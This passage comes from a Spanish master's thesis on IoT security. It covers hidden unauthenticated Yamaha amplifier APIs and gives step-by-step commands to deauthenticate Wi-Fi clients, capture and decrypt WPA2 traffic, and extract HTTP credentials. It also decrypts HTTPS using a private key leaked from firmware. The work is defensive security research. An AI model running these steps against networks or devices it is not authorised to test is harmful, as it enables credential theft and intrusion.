


Figura 44 – OWASP Disbuster averigua la existencia de una URL /Setup

Vemos que hay una URL nueva http://IP/setup , accedemos y… ¡Bingo! Vemos que hay un menú *setup* oculto y sin usuario y contraseña.

Las primeras opciones que me llaman la atención es que la contraseña de *AirPlay* vuelve a aparecer (*Product_PIN*), el *DMC_Control* que si lo habilitariamos nos permitiría desbloquear la posibilidad de enviar contenidos por *DLNA* y nos permite cambiar un puerto llamado *YNCA_Port* (que referencia al puerto 50000 y que aparecía en nuestro primer analisis con *NMap*) que luego veremos.



[30] OWASP Dirbuster: https://www.owasp.org/index.php/Category:OWASP_DirBuster_Project/es

Figura 45 - Superpanel desprotegido que da control total sobre el dispositivo tanto desde el panel como desde la API que utiliza

En definitiva, quedan expuesto todos los parametros de configuración que se harían desde el menú en la TV, incluso se puede hacer muchisimo mas que en la aplicación móvil via red. No solo eso, si no que investigando el codigo *JavaScript* se puede ver que utiliza, de nuevo, a la misma URL de API que el panel web y la app movil. La ventaja es que aquí podemos jugar a nuestro antojo con el amplificador con todas y cada una de las acciones, ya que tiene su propia llamada API para cada parámetro. Esto en la práctica se traduce a que todas las funciones del amplificador, o incluso mas que las que aparecen en el menú manejado con el mando a distancia, se pueden automatizar via API hasta un extremo preocupante. Y mas teniendo en cuenta que este panel no tiene autenticación por usuario y contraseña (aunque si gobernado por el filtrado *MAC*).

3.2.7 Protocolo Telnet para el manejo del dispositivo

Buscando en Internet, he podido descubrir qué significado tiene el puerto 50000 TCP. Este puerto corresponde a lo que se denomina *YNCA*[31] *Receivers Protocol*. Al parecer este protocolo parece ser que es un juego de comandos simplificado de la API mediante "alias" para su uso en receptores/amplificadores mediante RS-232, sin embargo, su compatibilidad se amplió a red local.

Investigando en Internet, al parecer, la API HTTP que vimos anteriormente para la app móvil, *superpanel* y app web, se denomina *YNC*[32] mientras que esta última que hemos descubierto se llama *YNCA*. En esta nueva API podemos comprobar que se pueden enviar comandos más simples (evitando el uso de estructuras XML como en la otra API):

```
root@kali:~/# echo -e '@MAIN:PWR=Standby\r' | nc 192.168.1.7 50000
@MAIN:PWR=Standby
@SYS:PWR=Standby
```

Con este comando al ejecutarlo, pongo en StandBy el amplificador. De hecho, es tan simple como enviar el comando mediante *netcat* (o lo que es lo mismo un *telnet* de siempre y que cualquier intruso de la red puede escuchar también).

Buscando más información, en concreto en *AVS Forum*[33] y *Github*[34] podemos encontrar documentación del protocolo de *YNCA* [15] aparentemente filtrada que data de 2011. La API Original es la de *YNCA* (es decir, esta última descubierta) y es la *YNC* (la que usa la app móvil, el panel web legítimo y el *superpanel*) la que adapta la petición XML a la API original simple: la API YNCA.




Figura 46 – Distribución y alcance de las APIs YNC e YNCA

[31] YNCA o Yamaha Network Command Aliases
[32] YNC o Yamaha Network Command
[33]

- https://www.avsforum.com/forum/attachment.php?attachmentid=77815&d=1400198330 (descarga)
- https://www.avsforum.com/forum/90-receivers-amps-processors/1415108-official-yamaha-aventage-rx-a1020-rx-a2020-rx-a3020-thread-58.html#post24723534 (entrada)

[34] https://github.com/graememorgan/yamaha/blob/master/Yamaha-YNCA-Receivers.pdf

Además, en esta documentación técnica supuestamente filtrada especifica que la API *YNC* (panel web, *superpanel* y app móvil) soporta 4 conexiones simultaneas y confirma que está gobernada por el filtrado MAC al igual que API *YNCA* (*Telnet*). La única diferencia es que *YNCA* solo soporta una conexión simultanea

Revisando la documentación se puede comprobar que afortunadamente se puede enviar una petición por este puerto 50000 (telnet) para cambiar el puerto por defecto si queremos mitigar usando algo de *seguridad por oscuridad*[35], aunque eso no evita que un intruso pueda localizar el puerto en cuestión (también se podría cambiar el puerto desde el *superpanel* visto en el 3.2.5).

Sin embargo, hay una tercera API que luego veremos…

3.2.8 Resto funcionalidades (Spotify, otra nueva API Yamaha YXC, y cosas por ver)

Del resto de funcionalidades que nos queda por ver, no se ha logrado confirmar que entre *Spotify* en un PC o en un móvil, y el cliente de *Spotify* del amplificador haya una conexión directa. Si se ha comprobado que puede haber peticiones en busca de dispositivos *DLNA* identificándose modelo y capacidades y que de alguna manera esa conexión para enviar audio entre clientes de *Spotify* se haga entre la nube del propio servicio.

De hecho, configurando una Tablet Android para que pase su tráfico por *Burp* tanto HTTP como HTTPS (se tiene que instalar el certificado CA de *Burp* en Android para que no salga el aviso de seguridad), podemos analizar las peticiones *DLNA* que se realizan al abrir *Spotify*, pudiendo ver que busca y encuentra el amplificador recuperando en la URL: http://IP:49154/MediaRenderer/desc.xml

Donde en este XML referencia a otro que hablamos antes http://IP/YamahaRemoteControl/desc.xml (donde muestra todas las funcionalidades disponibles y sus parámetros) y ahora revisándolo encontramos funcionalidades de *Spotify*

```
</Menu>
▼<Menu Func="Source_Device" Func_Ex="SD_Spotify" YNC_Tag="Spotify">
 ▼<Menu Func="Status" Title_1="Device">
  ▼<Get>
     <Cmd ID="G3">Feature_Availability=Param_1</Cmd>
   ▼<Param_1>
      <Direct Func="Status_Ready">Ready</Direct>
      <Direct Func="Status_Not_Ready" Title_1="Not Ready">Not Ready</Direct>
    </Param_1>
  </Get>
 </Menu>
▼<Menu Func="Play_Control" Title_1="Play Control">
  ▼<Menu Func="Playback" Title_1="Play">
     <Put_1 Func="Play" ID="P1">Play</Put_1>
     <Put_1 Func="Pause" ID="P1">Pause</Put_1>
```

Figura 47 – API que referencia a funcionalidades de Spotify

Es complejo saber como identifica *Spotify* que el soporte de *Spotify Connect* en el amplificador está disponible, es probable que al leer el *DLNA* (independiente del valor *DMC_Control*) y ver el modelo de dispositivo o un identificador único sepa identificarlo como compatible con *Spotify* y que lo identificado en la figura 47 simplemente sean funcionalidades de manejo desde la app de Yamaha, por ejemplo. No obstante, buscando en Internet sobre *Spotify Connect* se puede ver como diferentes marcas de amplificadores muestran diagramas que podrían confirmar las sospechas de que los servidores de *Spotify* están de intermediarios[36]

Como último apunte, si volvemos a revisar http://ip:49154/MediaRenderer/desc.xml que es uno de los XML de descubrimiento de *DLNA* aparece otra nueva sorpresa:

---

[35] Seguridad por oscuridad: un polémico principio de seguridad informática que se desarrolla usando el secreto como parte para "garantizar" la seguridad. Si cambiamos un puerto que se espera que sea estándar por otro que no lo sea, estaríamos ocultándolo, sin embargo, no descarta que, por ejemplo, con un escaneo de puertos minucioso no se detecte; es por tanto, la razón en muchos casos de que no sea una solución real a la seguridad.

[36] Interrelación de dispositivos y Spotify Connect: http://manuals.denon.com/AVRX1300W/NA/ES/SXQWSYnpjwflqv.php

Figura 49 – Se averigua una tercera API llamada YXC (Yamaha Extended Control)

Al parecer hay una API extendida nueva que hace cosas similares, no hemos profundizado en ello, ya que haciendo un poco de búsquedas en *Google* averiguamos un nuevo documento oficial de Yamaha referido a esta API, llamada API *Yamaha YNX* [16]. Pero que a modo de ejemplo tenemos llamadas que funcionan perfectamente como las siguientes:

```
root@kali:~/# curl http://192.168.1.7/YamahaExtendedControl/v1/main/setPower?power=on
{"response_code":0}root@kali:~#
```

En esta API de nuevo existen funciones de volumen, de selección entrada de audio e incluso la activación de que la red esté disponible con el dispositivo en *Stand By*. Al parecer esta API puede usarse en apps moviles novedosas como *Yamaha MusicCast*[37] y también restringida con el filtrado *MAC*. Esta API, teniendo en cuenta que parece mas nueva, da la sensación de que podría quizás en el futuro reemplazar la actual (*YNCA* e *YNC*).

Esta API permite averiguar la dirección *MAC* de la tarjeta de red cableada, que se usa como identificador de *vTuner*, lo que en la práctica podría suplantarse la identidad del dispositivo (lo veremos en el capítulo 6).

Como apunte final, hay que puntualizar que todo lo que da el servidor web del puerto 49154 con los XMLs de descubrimiento de *DLNA* en los que se puede descubrir los servicios, no actúa el filtrado *MAC* ni el filtro *DMC Control*, pudiéndose descubrir modelo de dispositivo, número de serie, etc. sin ningún tipo de restricción.

Por otro lado, no se ha logrado averiguar qué es lo que realizan los puertos TCP 49153 y 51310, no obstante, como hemos explicado, entre otras cosas, es por falta de tiempo y la limitada extensión del TFM, pero sería cuestión de centrarse en ello para averiguar más información. Como se puede comprobar este amplificador tiene infinidad de APIs y servicios que lo hacen muy completo y a la vez muy complejo, pero también con estas ventajas nos hace cuestionarnos si todo esto sería necesario implementar al haber muchas APIs duplicadas ya sea por funcionalidad o por herencia.

4. Comunicaciones seguras con IOTs punto a punto

Cada vez es más común que un *IOT* no solo esté por red cableada si no que use tecnologías más flexibles, novedosas como redes WIFI u opciones de bajo consumo como *ZigBee o Bluetooth BLE*, etc.

Precisamente las redes WIFI son las usadas por excelencia para comunicar y gestionar IOTs o aplicaciones para centralizar la gestión de *IOTs* como *Home Assistant*[38]. En cualquier caso, en gran número de ocasiones la gestión va asociada a paneles web o a aplicaciones móviles que usan como protocolo principal el HTTP y desde el que nos identificamos mediante usuario y contraseña, pero además de HTTP tenemos la opción cifrada como HTTPS el que nos puede garantizar, si está bien configurado, que otros no puedan ver lo que hacemos ni intervenir la comunicación evitando que averigüen nuestros credenciales.

Imaginemos que tenemos un *Home Assistant* para gestionar los *IOTs* de nuestra casa en una *Raspberry Pi* usando el puerto de gestión 8123 de HTTP del panel web abierto en nuestro router para

[37] Yamaha MusicCast está pensado para tener varios dispositivos Yamaha en casa (despertadores, altavoces portátiles WIFI, amplificadores,…) y poder hacer que todos suenen a la vez, o con distinto contenido en cada una de las estancias

[38] Software que, mediante una aplicación web, ayuda a que gestionemos todos los IOTs de nuestro hogar (sistemas de audio, iluminación, persianas, aire acondicionado, SmartTV, etc.) e incluso ejecutar scripts para que todos los IOTs se orquesten en una sola llamada. https://www.home-assistant.io/

acceder desde el exterior en Internet mediante nuestra IP pública. Si yo quiero manejar y entrar en mi servicio *Home Assistant* por HTTP para encender una luz (como por ejemplo con bombillas *Phillips Hue*[39], o la música de mi amplificador *Yamaha*), y lo hago, mediante una red WIFI sin encriptación como la de un aeropuerto, toda la comunicación HTTP irá en claro desde nuestro móvil pasando por la red WIFI del aeropuerto, donde cualquiera podría escuchar el tráfico y concretamente ver los credenciales usados (ya que este tráfico HTTP no es cifrado) y poder suplantarme y manejar mi hogar.

Pero imaginemos que estamos en una red WIFI cifrada con WPA2 como en un hotel, todas nuestras acciones viajarían por esa red hasta el destino. Cualquier persona de los alrededores del hotel que no sea cliente y no conozca la contraseña de la red WIFI solo vería tráfico cifrado sin la posibilidad de descifrarlo (al no conocer la clave de la red, que tendría que averiguarla primero). Pero si un cliente de ese hotel si posee dicha contraseña, todo nuestro tráfico con *Home Assistant* no sería cifrado a ojos de esa persona y también podría averiguar nuestras credenciales. Esto mismo ocurre si la contraseña de nuestra red es conocida por amigos o familiares.

Necesitamos asegurar que la comunicación entre un móvil y el destino (un *IOT* o nuestra central *IOT*) es privada donde solo intervienen los interesados, y que cualquiera que intercepte o altere la información no pueda hacer nada, y si puede hacerlo salten nuestras “alarmas” de que la comunicación no es fiable. En un supuesto así es posible si HTTPS está bien configurado y si lo soportan los *IOTs*.

4.1 Descifrando el tráfico de una red WIFI WPA2 y en busca de credenciales HTTP

A continuación, vamos a ver cómo se puede descifrar el tráfico que no va dirigido a nosotros en una red WIFI en la que conocemos la contraseña o es abierta.

4.1.1 Poniendo nuestra tarjeta de red en modo promiscuo y buscando detalles de la red objetivo

Conociendo una contraseña WPA2 podemos descifrar todo el tráfico que viaja por la red, aunque no vaya dirigido a nosotros y ver todos esos accesos a esos paneles web HTTP averiguando los credenciales. Si usamos la suite de *AirCrack*[40] [17] para capturar tráfico, conociendo la clave de la WIFI podemos desencriptarlo e investigarlo en herramientas como *WireShark*[41] para auditar todo el tráfico.

En esta simulación vamos a usar *Kali Linux* en un equipo que no está unido a la red WIFI sin unirse como una estación cliente a dicha red. Desde un móvil legitimo conectado a la red WIFI vamos a simular que nos conectamos a distintos *IOTs*, también usando los credenciales usuario/contraseña de estos, para ver que desde el equipo *Kali Linux* se puede escuchar perfectamente el tráfico.

En primer lugar, ponemos la tarjeta de red del equipo que escuchará, en modo *promiscuo*[42], para ello vamos a poner la tarjeta de red en este modo usando el siguiente comando y levantamos la interfaz si no lo estuviese:

```
root@kali:~/# ifconfig wlan0 promisc
root@kali:~/# ifconfig wlan0 up
```

A continuación, vamos a buscar algunos datos adicionales sobre la red WIFI objetivo para escuchar para ello tecleamos este comando que buscará todas las redes de nuestro alrededor:

```
root@kali:~/# airodump-ng wlan0
```

Aparecerán las distintas redes disponibles:

---

[39] https://www.philips.es/c-p/8718291241751/hue-iluminacion-inalambrica-personal

[40] Aircrack es una suite de software de seguridad inalámbrica pensada especialmente para distribuciones Linux: https://www.aircrack-ng.org/

[41] WireShark (anteriormente llamado Ethereal) es un analizador de capturas de tráfico de red y análisis de protocolos.

[42] El modo promiscuo permite que una tarjeta de red capture el tráfico dirigido a dicha tarjeta como el que no va dirigido a ella, es decir, es un modo que recopila todo lo que circula por el medio accesible por dicha tarjeta de red.




Figura 50 – Listado de redes WIFI de nuestro alrededor

Nuestra red WIFI se llama HILL_VALLEY (*ESSID / SSID*[43]), y sabemos que está en el canal 7, y su *BSSID*[44] también lo conocemos ahora. Esto es importante porque cuando empecemos a capturar tráfico necesitamos conocer el canal y especificarlo ya que, si no lo hiciésemos, la tarjeta recorrería todos los canales pudiendo no capturar cierto tráfico en esos momentos en los que cambia de canal.

4.1.2 Captura de tráfico

En esta parte vamos a capturar el tráfico de la red WIFI objetivo, aunque el caso se centra en WPA2, este paso es totalmente válido para WEP y redes abiertas ya que el proceso es el mismo. Tecleamos el siguiente comando para capturar el tráfico a fichero, especificando el canal y el *BSSID*.

```
root@kali:~/# airodump-ng wlan0 --channel 7 -w capturamostfm.pcap --bssid D0:17:C2:XX:XX:XX
```

Donde el canal es el 7 en nuestro caso particular como vimos en la exploración de redes, y el *BSSID* lo mismo. La captura comienza a ejecutarse y además nos muestra las direcciones MAC de los clientes de la red. Debemos de tener en cuenta varias cosas. En primer lugar, estamos capturando tráfico en "bruto" sin haber especificado clave de la red WIFI. En particular en WPA/WPA2 para lograr que este proceso salga bien necesitamos un *handshake* válido[45], que consiste en un proceso de negociación cuando un dispositivo legitimo se une a la red WIFI con su clave válida. Obviamente es raro que un dispositivo se una en el momento que queremos empezar a escuchar tráfico, siendo un buen método, mientras esta Shell está en escucha, desde otro Shell lanzar una *deautenticación* con el comando de la suite *aircrack*. Pudiéndose lanzarse como broadcast:

```
root@kali:~/# aireplay-ng -0 100 -a D0:17:C2:XX:XX:XX wlan0
```

O focalizado en un dispositivo concreto especificando la *MAC* de uno de los clientes de la red WIFI.

```
root@kali:~/# aireplay-ng -0 100 -a D0:17:C2:XX:XX:XX -c XX:XX:XX:A1:CE:86 wlan0
```

En ambos casos el parámetro -0 indica que debe forzar la desconexión, con 100 envíos de este paquete de desconexión[46]

Esto indicará a los dispositivos que deben desconectarse y al tratar de conectarse de nuevo y negociar el *handshake*. Entonces, nuestro sistema de escucha lo capturará. Cuando ya tengamos un *handshake* válido el sistema de captura nos lo indicará:




Figura 51 – Handshake capturado en red WIFI WPA/WPA2

---

[43] SSID (Service Set Identifier) consiste en un máximo de 32 caracteres alfanuméricos para identificar una red WIFI. ESSID viene de Extented Service Set Identifier y es como se denomina al nombre de una red WIFI cuando está en modo infraestructura. Todos los dispositivos que comparten el mismo SSID están en la misma red.

[44] BSSID (Basic Service Set Identifier) formado por la dirección MAC del punto de acceso inalámbrico, sirve para identificar todos los paquetes de una red inalámbrica su pertenencia a esa red.

[45] Según la documentación de Aircrack es necesario capturar los paquetes 2 y 3, o 3 y 4 del handshake, sin el, no es posible desencriptar los datos que se capturen posteriormente (https://www.aircrack-ng.org/doku.php?id=airdecap-ng). ¿Qué es un handshake? Luego veremos con detalle que es en en el apartado sobre la vulnerabilidad Krack.

[46] https://www.aircrack-ng.org/doku.php?id=deauthentication

A partir de ahora todo lo escuchado será capturado eficazmente. Imaginemos que estamos manejando nuestro móvil legítimo y accedemos mediante usuario y contraseña: al panel de administración de nuestro sistema *Home Assistment* en una *Raspberry* para manejar nuestros *IOTs* de manera centralizada (podría ser cualquier dispositivo que accedemos a su panel web de administración mediante HTTP, por ejemplo).

Cuando consideramos que hemos capturado bastante, interrumpimos con CONTROL+C. Si hubiésemos llegado a este punto, pero en vez de capturar tráfico WPA2 habría sido tráfico de una red abierta sin contraseña (ignorando los detalles anteriores del *handshake*) esta captura sería perfectamente visible y podríamos ver ya tráfico en claro que hubiese por HTTP, sin embargo, como es WPA2 nos falta un paso adicional: descifrar la información. Lógicamente si fuese una red ajena es probable que no tengamos la contraseña, pero mantengamos los ejemplos como el de un hotel en el que si conocemos la contraseña. Es ahora cuando podemos revisar que ha viajado por esa red en ese periodo de tiempo.

4.1.3 Descifrando el tráfico WPA/WPA2/WEP

Para ello usamos *airdecap-ng*, especificando el nombre de la red WIFI, el fichero, y la contraseña utilizada. Una vez ejecutado nos dará una estadística de cuantos paquetes había en la captura y cuantos logró descifrar guardándonoslos en otro fichero con la captura descifrada.


```
root@kali:~/# airdecap-ng -p contrasenyawifi capturamostfm.pcap-01.cap -e HILL_VALLEY
Total number of packets read         40798
Total number of WEP data packets         0
Total number of WPA data packets     15037
Number of plaintext data packets         0
Number of decrypted WEP  packets         0
Number of corrupted WEP  packets         0
Number of decrypted WPA  packets     14357
```

Figura 52 – Descifrado de paquetes de WPA/WPA2

Usamos el parámetro -p para especificar la contraseña conocida de WPA/WPA2. Si fuera una captura WEP el comando sería el mismo salvo que en vez de especificar la contraseña con el parámetro -p lo haríamos con el -w. Ahora ya podemos abrir el fichero que nos ha creado desencriptado con Wireshark.

4.1.4 Explorando la captura de tráfico de la red WIFI

Podemos aplicar un filtro donde nos muestre aquellos paquetes donde haya habido un formulario HTTP mediante POST tecleando esto en el filtro:



Y.. *voilah!* Nos encontramos distintas capturas con su contraseña en claro y ahí están los credenciales de nuestra central *IOT Home Assistant*:




Figura 53 – Credenciales introducidos mediante HTTP expuestos

Con esto queda demostrado el peligro de confiar en las redes WIFI, especialmente cuando son ajenas, sabiendo que cualquiera puede ejecutar estos sencillos pasos en redes cifradas o incluso en redes abiertas con pasos simplificados (sin el paso de descifrado). También es importante garantizar las

comunicaciones, aunque la red WIFI sea propia si lo que buscamos es una comunicación privada entre dos partes única y exclusivamente.

4.2 Descifrando contenido HTTPS

Hasta ahora hemos visto como capturar contenido WIFI y hemos explorado en *WireShark* una captura HTTP. Sabemos que, si nuestras comunicaciones HTTP están protegidas por SSL/TLS, lo que denominamos HTTPS nuestras comunicaciones de un punto a otro irían cifradas y serían en teoría ilegibles.

Pero volviendo al reproductor multimedia que analizamos ya vimos anteriormente que la clave privada de HTTPS estaba integrada en el firmware, lo que significaba que todos los dispositivos usaban la misma clave privada y además conocida. ¿Qué pasa si hacemos una captura de la red WIFI como antes con inicios de sesión con el reproductor multimedia mediante HTTPS con esa vulnerabilidad conocida? ¿Realmente podríamos descifrar el tráfico cifrado capturado?

Repetimos los pasos, esta vez simularemos identificarnos con contraseña mediante HTTPS en nuestro reproductor multimedia mientras se captura el tráfico WIFI, en mi caso, WPA2.

Vamos a ver la captura: en primer lugar, vamos a filtrar por los paquetes en los que está implicada la IP del reproductor multimedia y vayan dirigidos al puerto 443 de HTTPS.

Y podemos ver muchas capturas con protocolo TLSv1 y los respectivos fragmentos TCP asociados, y cuyo contenido no parece reconocible:




Figura 54 – Tráfico capturado y paquetes de conexiones HTTPS ilegibles

Como tenemos la clave privada del HTTPS del firmware del reproductor multimedia la vamos a usar en *Wireshark* para descifrar la información que debería ser privada.

Para ello hay que ir a *Edit* > *Preferences*; en el cuadro de dialogo buscamos en "*protocols*" y seleccionamos "*SSL*". En el cuadro, seleccionamos un destino para guardar el fichero de *debug*, que nos vendrá bien para hacer búsquedas de información descifrada de *SSL*. Pulsamos en *RSA Keys list* en "*Edit*", y añadimos un registro con la IP del reproductor multimedia, ponemos como puerto el 443, protocolo HTTP y el fichero de la clave privada que extrajimos del firmware.




Figura 55 – Configurando en WireShark la clave privada del HTTPS del reproductor multimedia

Tras pulsar Aceptar, reiniciamos *Wireshark* y reabrimos la captura, entonces ya podemos ver el contenido descifrado.

Ahora podemos ver que, en muchos fragmentos, dando *botón derecho* > *follow* > *SSL* podemos ver el contenido completo descifrado.

Por último, si buscamos sobre el fichero de *debug* (que configuramos antes) nos irá generando todo el contenido que va descifrando *Wireshark*: si buscamos por la palabra "*password*" encontramos rápidamente la *password* que pusimos antes.




Figura 56 – Contraseña transmitida mediante HTTPS descifrada

Hemos descifrado un HTTPS sin alterar su naturaleza siendo indetectable para el usuario. Con esto demostramos que el mayor problema de un HTTPS es que, además de que puedan surgir vulnerabilidades en el sistema en si o que confiemos en un certificado no confiable, se de el caso que se filtre la clave privada de un HTTPS como en nuestro *IOT*. Pero lo mas importante es que si vas a fabricar dispositivos en serie no pueden todos tener la misma clave privada en HTTPS (al menos debería regenerarse en el primer arranque de fábrica del dispositivo), ya que, si alguien logra extraerla, podría descifrar el tráfico de cualquier unidad de ese modelo de forma totalmente transparente. Afortunadamente el panel web de este dispositivo cubre escasas funcionalidades, pero si viene bien ver en este fallo, un buen ejemplo para pensar en el futuro. [18]

Una solución sería generar nuestros propios certificados con una autoridad certificadora generada por nosotros (por ejemplo, con OpenSSL y que hay guías bien explicadas[47]) e instalar la clave pública de nuestro CA en los clientes. Sin embargo, he podido investigar varios *IOTs* de mi hogar, y salvo el router, o no soportan HTTPS o no permiten subir tu propio certificado, una mala señal en cuanto a seguridad en *IOT*.

4.3 Ataque Krack

Un ataque que ha tenido un cierto impacto en los últimos meses en redes WIFI es el ataque *Krack*[48] publicado en un estudio de Mathy Vanhoef y Frank Piessens [19] que debilita y expone la seguridad de una red WIFI WPA/WPA2.

4.3.1 En que consiste el ataque Krack y como se realiza el 4-way handshake

Cuando un dispositivo legitimo quiere unirse a su red WIFI en WPA/WPA2 y con la contraseña legitima, se produce lo que se denomina el *4-way handshake* (o apretón de manos de 4 pasos), esto significa que el cliente que pretende unirse y el punto de acceso (como un router) comprueban que la clave de la red WIFI es la correcta sin llegar a enviarla como tal e intercambian una serie de mensajes.

Básicamente, podemos decir que un dispositivo cliente y un punto de acceso comparten una clave "negociada" llamada *PTK*[49] y única para sus comunicaciones entre ellos. También comparten otra de grupo, llamada GTK[50], para los mensajes dirigidos para todos los dispositivos clientes del AP (broadcast) y que es compartida. Esta negociación de claves en el proceso de iniciar sesión del cliente en la red WIFI y se hace mediante un apretón de manos de 4 pasos (*4-way hanshake*) que resume perfectamente *Wikipedia* [20] y que consiste en:

[47] Guia para configurar CA: https://www.linuxito.com/gnu-linux/nivel-alto/26-como-crear-tu-propia-autoridad-certificante-ca
[48] KRACK viene de las palabras Key Reinstallation Attack (https://www.krackattacks.com/)
[49] PTK o Pairwise Transitient Key
[50] GTK o Group Temporal Key

1. El punto de acceso (*AP*) le envía a la estación cliente (le llamaremos *STA* de "estación" para esta explicación) un valor arbitrario pseudoaleatorio, denominado *nonce* (como es del *AP* o punto de acceso le llamaremos *ANonce*).

   En este paso la estación cliente (*STA*) ya es capaz de derivar la *PTK* que se obtiene en la concatenación del *PMK*[51] (que se calcula a partir del Preshared-Key en una WPA Personal o a partir del protocolo 802.1x en WPA Enterprise), el *ANonce* del AP, el *nonce* del cliente o estación de trabajo (que llamaremos *SNonce*), la *MAC* del punto de acceso y la dirección *MAC* del cliente. Sometiéndose esta clave a una función pseudoaleatoria

2. La estación cliente (*STA*) envía al punto de acceso (*AP*) su *SNonce* y un *MIC*[52] que garantiza la integridad y autenticidad del mensaje. El punto de acceso en este punto podría calcular la misma *PTK* a partir del *SNonce* recibido de la estación cliente (*STA*) y los datos que ya conocía. Conociéndose la *PTK* para ambos dispositivos, que es la misma y les permite comunicarse.

3. El punto de acceso (*AP*) envía a la estación cliente (*STA*) la *GT*K con la que se cifran los paquetes con destino múltiple (como *broadcast* o *multicast*) junto con otro *MIC* (que garantice la autenticidad de este mensaje). En este paso la estación cliente (*STA*) instala la *PTK* y la *GTK* como claves usadas para sus comunicaciones.

4. El cliente (*STA*) confirma al punto de acceso (*AP*) que recibió la *GTK* y que instaló las claves.

